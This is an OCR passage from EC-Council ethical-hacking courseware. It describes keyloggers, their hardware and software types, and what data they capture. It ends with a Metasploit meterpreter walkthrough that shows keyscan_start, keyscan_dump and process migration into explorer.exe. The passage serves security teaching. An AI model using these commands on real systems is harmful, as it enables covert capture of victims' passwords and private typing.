
are also vulnerable to keylogging because the keylogger tracks the keystrokes before encryption.

The keylogger program is installed onto the user's system invisibly through email attachments or "drive-by" downloads when users visit certain websites. Physical keystroke loggers "sit" between keyboard hardware and the OS, so that they can remain undetected and record every keystroke.

A keylogger can:

- Record every keystroke typed on the user's keyboard
- Capture screenshots at regular intervals, showing user activity such as typed characters or clicked mouse buttons
- Track the activities of users by logging Window titles, names of launched applications, and other information
- Monitor the online activity of users by recording addresses of the websites visited and with keywords entered
- Record all login names, bank and credit card numbers, and passwords, including hidden passwords or data displayed in asterisks or blank spaces
- Record online chat conversations
- Make unauthorized copies of both outgoing and incoming email messages

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Keystroke Loggers

A keylogger is a hardware or software program that secretly records each keystroke on the user keyboard at any time. Keyloggers save captured keystrokes to a file for reading later, or transmit them to a place where the attacker can access it. As these programs record all the keystrokes that are provided through a keyboard, they can capture passwords, credit card numbers, email addresses, names, postal addresses, and phone numbers. Keyloggers can capture information *before* it is encrypted. This gives the attacker access to passphrases and other "well-hidden" information.




Figure 6.136: Types of keyloggers

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

There are two types of keystroke loggers: hardware key loggers and software key loggers. Both types help attackers to record all keystrokes entered on the target system.

- **Hardware Keystroke Loggers**

  Hardware keyloggers are hardware devices that look like normal USB drives. Attackers can connect these keyloggers between a keyboard plug and a USB socket. All the keystrokes by the user are stored in the hardware unit. Attackers retrieve this hardware unit to access the keystrokes that are stored in it. Their disadvantage is the easy discovery of their physical presence.

  There are three main types of hardware keystroke loggers:

  - **PC/BIOS Embedded**

    BIOS-level firmware that is responsible for managing keyboard actions can be modified in such a way that it captures the keystrokes that are typed. It requires physical and/or admin-level access to the target computer.

  - **Keylogger Keyboard**

    If the hardware circuit is attached to the keyboard cable connector, it can capture the keystrokes. It records all the keyboard strokes to its own internal memory that can be accessed later. The main advantage of a hardware keylogger over a software keylogger is that it is not OS dependent and, hence, will not interfere with any applications running on the target computer, and it is impossible to discover hardware keyloggers by using any anti-keylogger software.

  - **External Keylogger**

    External keyloggers are attached between a standard PC keyboard and a computer. They record each keystroke. External keyloggers do not need any software and work with any PC. You can attach one to your target computer and monitor the recorded information on your PC to look through the keystrokes. There are four types of external keyloggers:

    - **PS/2 and USB Keylogger**: This is completely transparent to computer operation and requires no software or drivers for functionality. It records all the keystrokes typed by the user on the computer keyboard, and stores data such as emails, chat records, applications used, IMs, etc.
    - **Acoustic/CAM Keylogger**: Acoustic keyloggers work on the principle of converting electromagnetic sound waves into data. They employ either a capturing receiver capable of converting the electromagnetic sounds into the keystroke data, or a CAM (camera) capable of recording screenshots of the keyboard.
    - **Bluetooth Keylogger**: This requires physical access to the target computer only once, at the time of installation. After installation on the target PC, it stores all the keystrokes and you can retrieve the keystroke information in real-time by connecting via a Bluetooth device.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Wi-Fi Keylogger**: Besides standard PS/2 and USB keylogger functionality, this features remote access over the Internet. This wireless keylogger will connect to a local Wi-Fi access point and send emails containing the recorded keystroke data. You can also connect to the keylogger at any time over TCP/IP and view the captured log.

- **Software Keystroke Loggers**

  These loggers are the software installed remotely via a network or email attachment in a target system for recording all the keystrokes. Here, the logged information is stored as a log file on a computer hard drive. The logger sends keystroke logs to the attacker using email protocols. Software loggers can often obtain additional data as well, because they do not have the limitation of physical memory allocation, as do hardware keystroke loggers.

  There are four types of software keystroke loggers:

  - **Application Keylogger**

    An application keylogger allows you to observe everything the user types in his/her emails, chats, and other applications, including passwords. It is even possible to trace records of Internet activity. This is an invisible keylogger to track and record everything happening within the entire network.

  - **Kernel/Rootkit/Device Driver Keylogger**

    Attackers rarely use kernel keyloggers because they are difficult to write and require a high level of proficiency from the keylogger developers. These keyloggers exist at the kernel level. Consequently, they are difficult to detect, especially for user-mode applications. This kind of keylogger acts as a keyboard device driver and thus gains access to all information typed on the keyboard.

    The rootkit-based keylogger is a forged Windows device driver that records all keystrokes. This keylogger hides from the system and is undetectable, even with standard or dedicated tools.

    This kind of keylogger usually acts as a device driver. The device driver keylogger replaces the existing I/O driver with the embedded keylogging functionality. This keylogger saves all the keystrokes performed on the computer into a hidden logon file, and then sends the file to the destination through the Internet.

  - **Hypervisor-Based Keylogger**

    A hypervisor-based keylogger works within a malware hypervisor operating on the OS.

  - **Form-Grabbing-Based Keylogger**

    A form-grabbing-based keylogger records web form data and then submits it over the Internet, after bypassing HTTPS encryption. Form-grabbing-based keyloggers log web form inputs by recording web browsing on the “submit event” function.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **JavaScript-Based Keylogger**

  Attackers inject malicious JavaScript tags on the web page of a compromised website to listen to key events such as onKeyUp() and onKeyDown(). Attackers use various techniques such as man-in-the-browser/manipulator-in-the-browser, cross-site scripting, etc. to inject malicious script.

- **Memory-Injection-Based Keylogger**

  Memory-injection-based keyloggers modify the memory tables associated with the web browser and system functions to log keystrokes. Attackers also use this technique to bypass UAC in Windows systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Remote Keylogger Attack Using Metasploit

- Attackers use tools such as Metasploit to launch **persistent keylogging**
- Use the **Keyscan_start** command to initiate the actual keylogging process on the target system
- Use the **Keyscan_dump** command to sniff the keystrokes of the user on the target machine

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<^H><^H><^H>
```

- To avoid closing and reinitiating the ongoing exploitation process, attackers migrate their current PID to that of a running process (here, explorer.exe).

  getpid

  migrate <PID>





Figure 6.137: Screenshot of Metasploit showing the migration of PID

- Use the **Keyscan_start** command to initiate the actual keylogging process on the target system.
- Now, use the **Keyscan_dump** command to sniff user keystrokes on the target machine. This command dumps all the sniffed keystrokes and displays them on the console. Use the **keyscan_stop** command to stop sniffing keystrokes.

